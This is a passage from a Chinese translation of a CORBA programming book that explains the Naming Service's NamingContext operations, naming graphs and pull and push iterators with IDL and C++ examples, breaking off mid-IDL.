如果试图解析一个空的名称时将引发此异常(一个名称序列的长度为零,名称内没有组元)。如果命名服务的实现限制了名称组元中原本允许使用的某些字符,若我们试图创建一个包含非法字符的绑定时,将引发此异常。

AlreadyBound 异常

如果试图建立一个业已存在的绑定时,将引发此异常。(请注意,在一个父代上下文中,名称绑定必须是唯一的。)

NotEmpty 异常

当我们打算撤消一个仍然包含绑定的上下文时,此异常将被引发。(在18.6.7节将会看到,只有当一个上下文是空时,才允许撤消它。)

18.6.2 上下文的生命周期

NamingContext 接口包含三个能让我们创建和撤消命名上下文的操作:

```
interface NamingContext {
    // ...
    NamingContext new_context();
    NamingContext bind_new_context(in Name n) raises(
        NotFound, CannotProceed,
        InvalidName, AlreadyBound
    );
    void destroy() raises(NotEmpty);
    // ...
}
```

`new_context` 和 `bind_new_context` 都是工厂操作,用来创建一个新的命名上下文。请注意,要创建一个上下文,必须具有命名上下文的引用,因为 NamingContext 接口还起着新的上下文工厂的作用。18.6.3节将讲述怎样获得一个初始命名上下文的引用。

`new_context`

这个操作建立一个新的、空的命名上下文。请注意,此操作不接受 `in` 参数, `in` 参数被用来将名称定位到新的上下文。这表明新的上下文不能通过任何名称绑定到命名图中,因此它是孤立的。可以在以后调用 `bind` 操作时将此新的上下文绑定到命名图中(参阅18.6.4节)。

提供工厂操作来创建孤立上下文的原因是为了在一个命名服务中创建一个绑定,它代表了在不同命名服务中的一个上下文(它可以由不同的进程来实现,很可能是在某个远程的机器上)。要想完成此过程,首先应当在某个服务中建立一个孤立的上下文,然后,在第二个服务中增加一个绑定。

因为绑定是由对象引用提供的,一个单连接的命名图可以跨越不同机器上的服务器。将单个逻辑服务在多个物理服务器上这种分布称为联邦(federation)。我们将在18.13节讨论这种联邦化命名(federated naming)。

`bind_new_context`

这个工厂操作创建一个新的上下文,并且将以名称 `n` 名下的新的上下文绑定到调用 `bind_new_context` 的上下文上。通常我们使用 `bind_new_context` 操作而不是 `new_context`,因为它可以一次生成并命名一个上下文。`bind_new_context` 与 UNIX 中的 `mkdir` 命令相似。

`bind_new_context` 会引发一些在18.6.1节所讨论的异常。例如, `AlreadyBound` 异常表示传递给 `bind_new_context` 的绑定已在使用。`NotFound` 表示名称 `n` 不能被解析为调用 `bind_new_context` 操作的目标上下文。在本章的后续部分,我们将不再详细讨论操作引发异常的问题。在任何情况下,它们的语义与18.6.1节所描述的相同。

destroy

destroy 操作用来撤消一个上下文。只有当一个上下文为空时才能被撤消(不包含任何绑定)。**destroy** 操作,与 UNIX 中的 `rmdir` 命令不同:`rmdir` 不但删除一个目录而且将其父目录下的文件名一同删除。与此不同,**destroy** 只删除一个上下文而对被删除上下文的绑定不作任何改动,这些上下文还保留在它们的父代上下文内。如果想删除某个上下文,而此上下文是绑定在某个名称的父代上下文内,那么必须调用此父代上下文内的 `unbind` 操作(参阅 18.6.7 节);否则,会在后面遗留悬挂的绑定(dangling binding)。有关怎样正确删除上下文可以参阅 18.6.8 节的示例程序代码。

18.6.3 获得初始命名上下文

在深入讨论 `NamingContext` 之前,先了解一个客户机如何获得一个初始命名上下文的引用。在 9.6 节我们学习了 `resolve_initial_references` 操作。`resolve_initial_references` 不仅返回了一个 Root POA 引用,而且还充当许多其他对象和服务器程序的引导程序,包括命名服务。下面是一些相关的 PIDL:

```
module CORBA { // PIDL
    // ...
    interface ORB {
        typedef string ObjectId;
        typedef sequence<ObjectId> ObjectIdList;
        exception InvalidName {};
        Object      resolve_initial_references(in ObjectId id)
                    raises(InvalidName);
        ObjectIdList list_initial_services();
        // ...
    };
    // ...
};
```

`resolve_initial_references` 允许你方便地获得引用,这种引用对引导你的客户程序和服务器程序至关重要。`id` 参数在调用中决定返回哪个具体的引用。OMG 制定了许多已知的对象标识符标准,如 `RootPOA`,`POACurrent`,`InterfaceRepository`,`TradingService`,`SecurityCurrent` 和 `TransactionCurrent`。上面所列标识符作为新特性不断的添加到 CORBA 中。

`resolve_initial_references` 可以返回一个空引用。比如,当错误的配置了 ORB,或者 ORB 尝试从远程位置获得初始引用但失败了,就会出现这种情况。如果你将一个未知的对象标识符传递给这个操作,将引发 `InvalidName`。如果这种调用由于其他原因而失败,操作将会引发一个系统异常。

`list_initial_services` 只返回为你的 ORB 所配置的对象标识符列表。请注意,返回的列表只包含与你的 ORB 真正提供的实现相关的对象标识符。如果一个 ORB 没有一个安全的实现,它将不会返回 `SecurityCurrent`。而且,你的 ORB 也可以添加额外的对象标识符作为专用的扩展,而不一定是由 ORB 来指定。

如果用 NameService 的对象标识符来调用 `resolve_initial_references`, 操作将返回一个 `NamingContext` 类型的对象引用。所返回的上下文是本地 ORB 命名服务所配置的初始上下文。在使用返回的引用之前, 必须对其进行紧缩:

```
// Initialize the ORB.
CORBA::ORB_var orb = CORBA::ORB_init(argc,argv);

// Get reference to initial naming context.
CORBA::Object_var obj;
obj = orb->resolve_initial_references("nameService");

// Narrow
CosNaming::NamingContext_var inc; // Initial naming context
inc = CosNaming::NamingContext::narrow(obj);
assert(!CORBA::is_nil(inc));
```

请注意, 上面一小段代码的结尾部分的断言是正确的。我们可能永远不会从 `resolve_initial_references` 获得一个空的引用(因为, 如果这种调用失败了, 会产生一个异常)。如果调用 `narrow` 失败(在这种情况下, 它不能确定引用的类型), 同样会产生一个异常。这说明, 要想让上面的断言失败的唯一途径是如果为此命名服务所配置的引用类型是错误的。这样会带来一系列的 ORB 配置错误。

确切知道调用返回的是哪个引用(哪种上下文), 是一个涉及 ORB 配置的问题, 将来也不会由 CORBA 来指定。读者可以求助于自己的 ORB 文档以便了解 `resolve_initial_references` 是怎样决定哪个 IOR 将会返回。利用某些 ORB, 你可以编辑一个配置文件来改变初始引用, 而其他 ORB 在运行时硬连接到初始引用或者依靠实现仓库来存储这些信息^④。

18.6.4 创建一个绑定

`NamingContext` 接口包含两个操作用来建立绑定: 一个用于普通的对象, 而另一个用于上下文。

```
interface NamingContext {
    // ...
    void bind(in Name n, in Object obj) raises(
        NotFound, CannotProceed, InvalidName, AlreadyBound
    );
    void bind_context(in Name n, in NamingContext nc) raises(
        NotFound, CannotProceed, InvalidName, AlreadyBound
    );
    // ...
};
```

bind

`bind` 操作添加名称 `n` 到调用 `bind` 的上下文上。新名称表示所传递的引用 `obj`。如果希望提供一个名称给某个对象, 必须使用这个操作。请注意, 可以绑定一个空的引用, 即使它可能

^④ 在阅读本书时, 修订版的命名服务规范可能已经标准化了某些配置。

并无实际意义。但是,建议读者不要这样作。

bind_context

`bind_context` 操作的作用与 `kind` 相似,但是 `bind_context` 是用来绑定上下文的,不是绑定普通的应用程序对象。参数 `nc` 为 `NamingContext` 类型,它不能传递非命名上下文。如果绑定一个空引用作为上下文将引发 `BAD_PARAM` 异常。

如果使用 `bind`(而不是 `bind context`)来绑定一个上下文对象,此 `bind` 操作将会正常工作,但是,这个绑定与普通绑定应用程序对象具有相同的行为。如果你不使用 `bind_context` 而是用 `bind` 不正确地绑定一个上下文,被绑定的上下文将不参与名称解析,因为只要涉及命名服务,这个上下文将会被当作一个应用程序对象来对待。

18.6.5 建立一个命名图

当你建立或导航一个命名图时,你既可以从一个节点一个节点显式导航这个结构,也可以使用与一个根目录有关的根名称。这点类似下面两行 UNIX 命令序列,每行命令序列都可以创建三个目录:

```
mkdir app2; cd app2; mkdir devices; cd devices; mkdir cd
```

在这个命令序列中,首先创建每一个目录,然后顺着此路径,在创建下一个目录之前,使新生成的目录变为当前目录。另一种方案是:

```
mkdir app2; mkdir app2/devices; mkdir app2/devices/cd
```

这里,利用与起始目录相关的路径名来创建所有的三个目录。不论你使用上面的哪一种方式都可以。这一节我们将讲述与上面两种方法等效的表示方式。




图18.2 简单的命名图

创建一个与新生成的上下文相关的命名图

让我们考察创建原命名图(见图18.1)的子图的源代码。假定在开始时,初始命名上下文是空,并且我们要建立一个如图18.2所示的完整结构的命名图。与普通文件系统中一样,创建这个命名图的顺序是从根节点到叶节点,所以,第一步先创建上下文 `app2`。请注意,在这

个示例程序中,我们忽略了处理异常:

```
CosNaming::NamingContext var inc = ...; // Get initial context
CosNaming::NamingContext var app2;
app2 = inc->new_context(); // Create orphaned context
CosNaming::Name name; // Initialize name
name.length(1);
name[0].id = CORBA::string_dup("app2");
name[0].kind = CORBA::string_dup("");
inc->bind_context(name,app2); // Bind new context
```

运行这段代码来创建图18.3所示的命名图。前面的代码首先建立一个新的上下文,然后向根上下文添加一个绑定。相反,我们还可以使用 bind_new_context 一次就得到图18.3所示的命名图:




图18.3 建立上下文 app2后的命名图

```
CosNaming::NamingContext var inc = ...; // Get initial context
CosNaming::Name name; // Initialize name
name.length(1);
name[0].id = CORBA::string_dup("app2"); // kind is empty string
CosNaming::NamingContext var app2;
app2 = inc->bind_new_context(name); // Create and bind context
```

请注意,在这个例程中,不仅一步创建和命名这个上下文,而且忽略了名称组元的 kind 成员的显式初始化过程。之所以这样做是因为嵌套的字符串被初始化为空而不是 null⁵⁾。

下一步是在上下文 app2 下创建 devices 和 collections 上下文。假定我们继续使用前面的代码,可以写为:

```
name[0].id = CORBA::string_dup("devices");
CosNaming::NamingContext var devices;
devices = app2->bind_new_context(name);
name[0].id = CORBA::string_dup("collections");
CosNaming::NamingContext var collections;
collections = app2->bind_new_context(name);
```

⁵⁾ 至少在 CORBA2.3 版本是可以的,对于 CORBA2.2 或者更早的版本,必须初始化 kind 字段。




图18.4 创建 devices 和 collections 上下文后的命名图

上面的代码只简单地使用我们先前创建的上下文 app2，并通过调用 bind_new_context 来创建和绑定两个新的上下文，新命名图如图18.4所示。

下面的步骤将创建上下文 cd 并建立相关的正确绑定。我们创建并绑定上下文 cd 到上下文 devices，接着使用 bind_context 来添加其他两个绑定：

```

name[0].id = CORBA::string_dup("cd");           // Make cd context
CosNaming::NamingContext var cd;
cd = devices->bind_new_context(name);          // devices -> cd
collections->bind_context(name,cd);             // collections -> cd
name[0].id = CORBA::string_dup("app2");
cd->bind_context(name,app2);                   // cd -> app2

```

上面原码创建图18.5所示的命名图。




图18.5 添加上下文 cd 后的命名图

剩下的工作是将 dev1 绑定到上下文 devices 上。我们假设这里的 dev1 是 CCS::Controller 对象的一个实际的对象引用：

```

CCS::Controller var ctrl = ...;                  // Get controller ref
name[0].id = CORBA::string_dup("dev1");
devices->bind(name,ctrl);                      // Add controller to graph

```

到此为止，我们完成了图18.2所示的全部命名图的创建过程。

从一个初始上下文建立一个命名图

前面的例子使用具有一个名称组元的名称来创建命名图。在创建过程的每一步，我们都是利用前一步建立的上下文来建立下一步的绑定。下面使用另一种方法，利用与根目录相关的上下文的名称：

```

CosNaming::NamingContext_var inc = ...; // Get initial context

CosNaming::Name name;
name.length(1);
name[0].id = CORBA::string_dup("app2"); // kind is empty

CosNaming::NamingContext_var app2;
app2 = inc->bind_new_context(name); // inc -> app2

name.length(2);
name[1].id = CORBA::string_dup("collections");
CosNaming::NamingContext_var collections;
collections = inc->bind_new_context(name); // app2 -> collections
name[1].id = CORBA::string_dup("devices");
CosNaming::NamingContext_var devices;
devices = inc->bind_new_context(name); // app2 -> devices

name.length(3);
name[2].id = CORBA::string_dup("cd");
CosNaming::NamingContext_var cd;
cd = inc->bind_new_context(name); // Devices -> cd

name.length(4);
name[3].id = CORBA::string_dup("app2");
inc->bind_context(name,app2); // cd -> app2

CCS::Controller_var ctrl = ...;
name.length(3);
name[2].id = CORBA::string_dup("dev1");
inc->bind(name,ctrl); // devices -> dev1

name[1].id = CORBA::string_dup("collections");
name[2].id = CORBA::string_dup("cd");
inc->bind_context(name,cd); // collections -> cd

```

上面这段代码同样可以建立图18.2所示的命名图，但是，使用的是与初始上下文相关的名称。请注意，在每一步骤中，我们只指定那些在下一步中要改变的名称组元，而不必重复地初始化所有的名称组元。(当然，这里先后顺序是很重要的。)

还应注意，所有的 bind_new_context 都要给 var 引用指定一个返回值，即使这些返回值不会被使用。这样可以避免引用的泄漏。

18.6.6 重绑定

如果创建一个业已存在的绑定，操作将会失败并产生一个 AlreadyBound 异常。例如：

```

CORBA::Object_var obj = ...; // Get some reference
CosNaming::NamingContext_var ext = ...; // Get some context

```

```

CosNaming::Name name;                                // Initialize name
name.length(1);
name[0].id = CORBA::string_dup("Fred");

ext->bind(name,obj);                             // Advertise as "Fred"
bool got_AlreadyBound = false;
try {
    ext->bind(name,obj);                         // Try same name again
}
catch (const CosNaming::NamingContext::AlreadyBound & ) {
    cout << "Got AlreadyBound, as expected" << endl;
    got_AlreadyBound = true;
}
assert(got_AlreadyBound);                           // Must pass this

```

上面这段代码使用名称 Fred 两次调用 bind,但是,只有第一次调用是成功的;第二次调用将会引发 AlreadyBound 异常。

NamingContext 接口提供两个操作,这两个操作使你能够利用它们来强制产生一个新绑定,而不必关心此绑定是否已经用过。

```

interface NamingContext {
    // ...
    void      rebind(in Name n,in Object obj) raises(
                NotFound,CannotProceed,InvalidName
            );
    void      rebind_context(in Name n,in NamingContext nc) raises(
                NotFound,CannotProceed,InvalidName
            );
    // ...
};

```

rebind 和 rebind_context 操作的功能与 bind 和 bind_context 相类似,但是,它们可以创建绑定而不必关心这个绑定是否已经用过。如果某个名称的绑定已经存在,那么就将它取消掉。我们可以使用 rebind 来写一段代码,这样第二次创建的绑定就可以成功:

```

CORBA::Object_var obj = ...;                      // Get some reference
CosNaming::NamingContext_var ext = ...;           // Get some context
CosNaming::Name name;                            // Initialize name
name.length(1);
name[0].id = CORBA::string_dup("Fred");

ext->rebind(name,obj);                          // Advertise as "Fred"
ext->rebind(name,obj);                          // Fine, no exception here

```

如果你想确保绑定成功地被创建,而不管这个绑定是否已经存在,可使用 rebind 操作。通常,这种情况发生在服务器启动时,服务器需要公告一个初始对象,以确保这个最新的当前引用指向在这个命名图中的对象。

请注意,尤其是当调用 rebind_context 时,你应当进行检索,因为它可能会导致孤立的

上下文:

```

CosNaming::NamingContext var ext = ...; // Get some context
CosNaming::Name name; // Initialize name
name.length(1);
name[0].id = CORBA::string_dup("Fred");
CosNaming::NamingContext var nc1;
nc1 = ext->bind_new_context(name); // Create and bind nc1
// ...
CosNaming::NamingContext var nc2;
nc2 = ext->new_context(); // Make another context
ext->rebind_context(name,nc2); // Oops, nc1 is orphaned!

```

在上面代码中, `rebind_context` 使用相同的名称 Fred 来绑定 nc2, 并且替换已经存在的绑定 nc1, 所以 nc1 就变成一个孤立的上下文。请注意, 这类问题不仅发生在 `rebind_context` 的调用中。如果调用 `rebind` 来公告某个对象, 而当前使用的名称正与其他上下文绑定, 虽然你会成功地公告对象, 但是, 在此过程中上下文会成为一个孤立的上下文。

如果不小心造成一个孤立的上下文, 意味着你将来很难再找到此上下文, 因为你将无法再导航到此节点。大多数供应商都提供一些相关的管理工具, 使你能恢复对孤立的上下文的对象引用, 并将这些孤立的上下文重新连接到命名图中。(这与 UNIX 中的 `fsck` 命令相似, 它重新将系统出错后丢失的节点连接到 `lost+found` 目录下。)但是, 使用这种工具的效果是有限的, 因为它们只能让你找到孤立的上下文, 而无法告诉你这些上下文在变为孤立之前的归属名称。

在正常情况下, 我们根本不需要使用 `rebind_context`(增加此操作的原因只是为了与 `bind` 对称)^⑤。建议尽可能避免使用 `rebind`, 若使用时一定要确保, 初始应用程序对象的正确引用始终是服务器启动时它所公告的状态。

18.6.7 取消绑定

`unbind` 操作可以将一个绑定从命名图中取消:

```

interface NamingContext {
    // ...
    void unbind(in Name n) raises(
        NotFound, CannotProceed, InvalidName
    );
    // ...
};

```

`unbind` 可以取消一个绑定, 不论这个绑定是指向一个上下文还是一个应用程序对象。与 `rebind` 和 `rebind_context` 相似, `unbind` 操作同样有产生孤立上下文的潜在危险。下面代码

^⑤ 依作者之见, 根本没有必要提供 `rebind_context` 功能, 因为它带来的危险性(产生孤立的上下文)远远大于此操作的实用性。当调用 `rebind_context` 时, 会将现有绑定从 `ncontext` 类型转变为 `nobject` 类型, 反之亦然。现在, 经过修订的命名服务, 虽然引发了一个 `NotFound` 异常, 在某种程度上可以消除一些错误, 但是此操作的危险性仍然存在。

完成图18.2中取消绑定 collections 和 dev1的功能：

```
CosNaming::NamingContext_var inc = ...; // Get initial context
CosNaming::Name name;
name.length(2);
name[0].id = CORBA::string_dup("app2");
name[1].id = CORBA::string_dup("collections");
// unbind 'app2 collections'
inc->unbind(name);

name.length(3);
name[1].id = CORBA::string_dup("devices");
name[2].id = CORBA::string_dup("dev1");
// unbind app2/devices/dev1
inc->unbind(name);
```

上面代码创建的命名图，如图18.6所示。请注意取消两个绑定之后并没有影响被绑定对象。先前在名称 dev1 下被绑定的控制器对象仍然存在（大概，我们在某处可能仍保存有对此对象的引用）。同样，先前被命名的上下文 collections 也仍然存在，只是已成为一个孤立的上下文（我们无法再通过名称来导航到它）。




图18.6 图18.2取消绑定 collections 和 dev1后的命名图

18.6.8 正确地撤销上下文

命名服务提供的 bind_new_context 操作可以在程序中同时建立和绑定一个命名上下文。但是，此服务并没有提供一个相反的操作，使它可以同时删除上下文并解除此上下文的绑定。要想正确地删除一个上下文，必须同时删除它并解除它的绑定。如果只调用 unbind，就会留下一个孤立的上下文。同样，只调用 destroy，就会留下一个悬空的绑定。

图18.7显示了取消上下文 cd 之前和之后的命名图。




图18.7 取消图18.2中上下文 cd 后的命名图

下面的代码能正确取消上下文 cd。这段代码删除了上下文 cd，并且取消了与此上下文相关的绑定(假设，变量 cd 拥有 cd 上下文的引用)。

```

CosNaming::NamingContext* inc = ...;           // Get initial context
CosNaming::NamingContext* cd = ...;             // cd context
CosNaming::Name name;

// Remove cd -> app2
name.length(1);
name[0].id = CORBA::string_dup("app2");
cd->unbind(name);

// cd is now empty, destroy it.
cd->destroy();

// Remove devices -> cd
name.length(3);
name[1].id = CORBA::string_dup("devices");
name[2].id = CORBA::string_dup("cd");
inc->destroy();

// Remove collections -> cd
name[1].id = CORBA::string_dup("collections");
inc->unbind(name);

```

注意，上面的代码在调用 `destroy` 之前首先取消上下文 cd 中的绑定 `app2`。因为，如果上下文继续维持此绑定的话，调用 `destroy` 后将会引发一个 `NotEmpty` 异常。

为了避免遗留后面的悬空的绑定，代码首先正确的取消了与 cd 相连的两个绑定 `devices` 和 `collections`。你可以先删除上下文然后取消与父代上下文的绑定，或者，也可以先取消与父代上下文的绑定然后删除上下文。只要能同时调用 `unbind` 和 `destroy`，那么调用它们的先后顺序并不重要。

18.6.9 解析名称

到现在为止，我们已经讲述了如何创建和删除一个命名图。这些操作通常被服务器用来

在命名图中公告引用。与此相反,应用程序中的客户机只关心查找,以及定位某个应用程序对象的引用。

命名服务提供 resolve 操作,此操作返回存储在某个名称下的对象引用:

```
interface NamingContext {
    // ...
    Object resolve(in Name n) raises (
        NotFound,CannotProceed,InvalidName
    );
    // ...
};
```

resolve 返回存储在名称 n 下的引用,而不管此名称是指向一个上下文还是一个应用程序对象。因为命名服务必须能够存储任何类型的引用,所以返回的类型应该是 Object。这意味着,当我们使用返回的引用调用操作之前,必须将此引用紧缩为合适的类型。下面的代码使用一个与初始命名上下文相关的名称,对存储在名称 dev1下的控制器引用进行检索和紧缩:

```
CosNaming::NamingContext_var inc = ...;           // Get initial context
// Initialize name
CosNaming::Name name;
name.length(3);
name[0].id = CORBA::string_dup("app2");
name[1].id = CORBA::string_dup("devices");
name[2].id = CORBA::string_dup ("dev1");

// Try to resolve
CORBA::Object_var obj;
try {
    obj = inc->resolve(name);
}
catch (const CosNaming::NamingContext::NotFound & e) {
    cerr << "No name for controller" << endl;
    throw 0;
}
catch (const CORBA::Exception & e) {
    cerr << "Resolve failed: " << e << endl;
    throw 0;
}
if (CORBA::is_nil(obj)) {
    cerr << "Nil reference for controller!" << endl;
    throw 0;
}

// Narrow to CCS::Controller
CCS::Controller_var ctrl;
try {
    ctrl = CCS::Controller::_narrow(obj);
```

```

    }

    catch(const CORBA::Exception & e) {
        cerr << "Cannot narrow controller reference: " << e << endl;
        throw 0;
    }

    if (CORBA::is_nil(ctrl)) {
        cerr << "Controller reference has wrong type" << endl;
        throw 0;
    }

    // Controller reference is ready to use now...
}

```

上面的代码可以处理各种错误。如果有意外情况发生，程序将会打印一条出错信息，然后发送 0。此方法依赖于挂在调用链中的 catch 处理程序来终止程序或正确地做出反响。

遗憾的是，命名服务规范不能避免绑定一个空引用。这意味着 resolve 返回一个空引用，而不会引发一个异常。

前面的代码显式检查了 resolve 是否返回了一个空的引用。这种技术可以让我们一个从非空和无法紧缩到 CCS::Controller 的引用中辨认出一个已经公告的空引用。我们应当忽略第一个对空引用进行的测试，在此情况下，代码会在调用 _narrow 之后检测空引用（但是产生一个不正确的错误信息）。

18.7 迭代器

要想获得命名服务的完整的接口，必须尽量列出一个上下文的全部绑定。命名服务使用迭代器 (iterators) 完成此任务。

18.7.1 使用迭代器的必要性

命名上下文提供一个 list 操作，以检索存储在一个上下文的绑定 (list 与 UNIX 中的 ls 命令相类似)。在讨论 list 是如何被定义之前，首先检验一个更一般的问题。这个问题不是特指 CORBA 而言，它可以出现在任何同步 RPC 系统中。下面是有关这个问题的表述。

给定一个项目的远程汇集后，在这个汇集中的项目数是不受限制的，怎样列出这个汇集的内容呢？

这个问题表面上看很简单，但是，它引发一系列重要的设计问题。让我们看一个简单的关于字符串汇集的 list 操作：

```

typedef sequence<string>StringList;

interface StringCollection {
    StringList list();      // Naive list operation
    // ...
};

```

如果调用字符串汇集的 list 操作，我们会收到在这个汇集中所有字符串序列。

初看起来，list 的定义很明智，但是，这样做是有问题的：若这个汇集中有很多的字符串时怎么办？所有这些字符串序列在调用调度期间必须存储在内存缓冲区内，所以，最终会因

为字符串数目过大内存不够而导致操作的失败。

通常,解决此问题的方法是给客户机创建一个迭代器对象(iterator object)。迭代器对象允许客户机逐个检索结果。迭代器可以使用下面两个接口类型中的一个:拉迭代器(pull iterator)和推迭代器(push iterator)。

18.7.2 拉迭代器

下面是一个简单的拉迭代器:

```
typedef sequence<string> StringList;

interface StringIterator {
    StringList next();
    void destroy();
};

interface StringCollection {
    StringList list(out StringIterator it);           // Better
    // ...
};
```

我们调用 StringCollection 对象的 list 操作,读出汇集中的所有的字符串。与上面简单的版本一样,这个操作返回一个字符串序列作为返回值。

- 如果汇集的所有字符串都可以正确地放入这个序列,而不会造成内存溢出的话,那么此返回值就包含完整的汇集。此外,out 参数 it 为空。
- 如果汇集的字符串不能全部正确的放入这个序列,那么返回值就只包含第一批的字符串。此外,此操作创建一个迭代器对象,并且在参数 it 内返回这个引用。

通过在迭代器中重复调用 next,客户机利用迭代器对象逐步检索后续的字符串。每次调用 next 将返回下一批的字符串——比如,一次100个字符串。当汇集结束时,next 返回一个空序列表明汇集结束。

这种方法解决了汇集中内存不够的问题,如果汇集的字符串序列很小,那么所有的内容可以在初次调用 list 后就可以返回。如果汇集的字符串序列很大,那么服务器就会以客户机名义创建一个迭代器对象,客户机使用迭代器对象检索返回结果。在两次调用 next 之间,迭代器对象记住当前汇集中读取位置,以便确定下一次将返回哪些字符串。

使用迭代器的 destroy 操作,客户机可以通知服务器,它不再使用这个迭代器。客户机可以在检索所有的汇集之前调用 destroy。

下面的代码告诉读者,一个客户机是如何遍历字符串汇集的:

```
StringCollection_var sc = ...;           // Get reference...
StringList_var sl;
StringIterator_var it;
sl = sc->list(it);                    // Get first batch
CORBA::ULong i;
for (i = 0; i < sl->length(); i++)     // Show first batch
    cout << sl[i] << endl;
```

```

if (!CORBA::is_nil(it)) {                                // More to come?
    do {
        sl = it->next();                                // Get next batch
        for (i = 0; i < sl->length(); i++) // Show it
            cout << sl[i] << endl;
    }while(sl->length() != 0);
    it->destroy();                                     // Clean up
}

```

上面讨论的迭代器 IDL 有许多变通方案。(在 18.7.4 节会看到命名服务中的迭代器添加了许多的新特性。) 比较普遍的迭代操作是拉迭代器, 因为汇集的接收方(客户机)通过调用一个操作从发送方(服务器)那里“拉出”需要的内容。

18.7.3 推迭代器

在推迭代器中, 客户机传递一个迭代器引用给服务器, 而服务器则调用迭代器传送汇集的内容。换句话说, 此处客户机和服务器扮演的角色与前面是相反的; 接收方实现迭代器, 汇集的发送方“推送”汇集内容给接受方。下面讲述如何使用推模型为我们的字符串汇集定义迭代器:

```

typedef sequence<string> StringList;

interface StringIterator {
    void      next(in StringList sl);
};

interface StringCollection {
    StringList list(in StringIterator it); // Push iterator
    // ...
};

```

在最初调用 list 时, 客户机执行一个 StringIterator 对象并传递这个迭代器的引用给服务器。此外, 从 list 返回的值是一个字符串序列。

- 如果汇集中所有的字符串都可以正确的放入此序列, 而不会造成内存溢出的话, 那么, 此返回值就包含整个汇集。另外, 在调用迭代器的 next 操作后, 服务器指示所有的序列都已经在第一次调用中被传送完毕, 并且在参数 sl 中传递一个空字符串以表明汇集的结束。
- 如果汇集中的字符串不能全部正确的放入此序列, 那么, 此返回值就只包含第一批的字符串。通过调用迭代器的 next, 服务器将传送下一批的数据。当所有的数据都经这种方式传送完毕之后, 服务器将再次调用 next, 并用一个空序列来表示汇集结束。

推迭代器是一种很普通的回调模式的应用程序(参阅 20.3 节)。但是, 推迭代器很少被使用, 因为, 它们强制客户机必须同时扮演服务器的角色。这种要求使得开发过程复杂化, 因为, 客户程序必须运行一个事件循环, 并且(根据 ORB), 客户机还需要使用多线程以避免死锁。另外, 因为 IIOP 是一个非方向性的协议, 推迭代器需要另外为调用迭代器打开一条连接。另一方面, 使用推模型, 所有的交互作用可以通过一个相同的独立的连接来实现。由于上

面这些原因,命名服务使用拉迭代器。

18.7.4 命名服务迭代器

下面是用于命名服务的 IDL,可以让我们获得一个上下文的绑定:

```
module CosNaming {
    // ...
    enum BindingType { nobject,ncontext };
    struct Binding {
        Name          binding_name;
        BindingType   binding_type;
    };
    typedef sequence<Binding> BindingList;
    interface BindingIterator;      // Forward declaration
    interface NamingContext {
        // ...
        void      list(
            in unsigned long      how_many,
            out BindingList       bl,
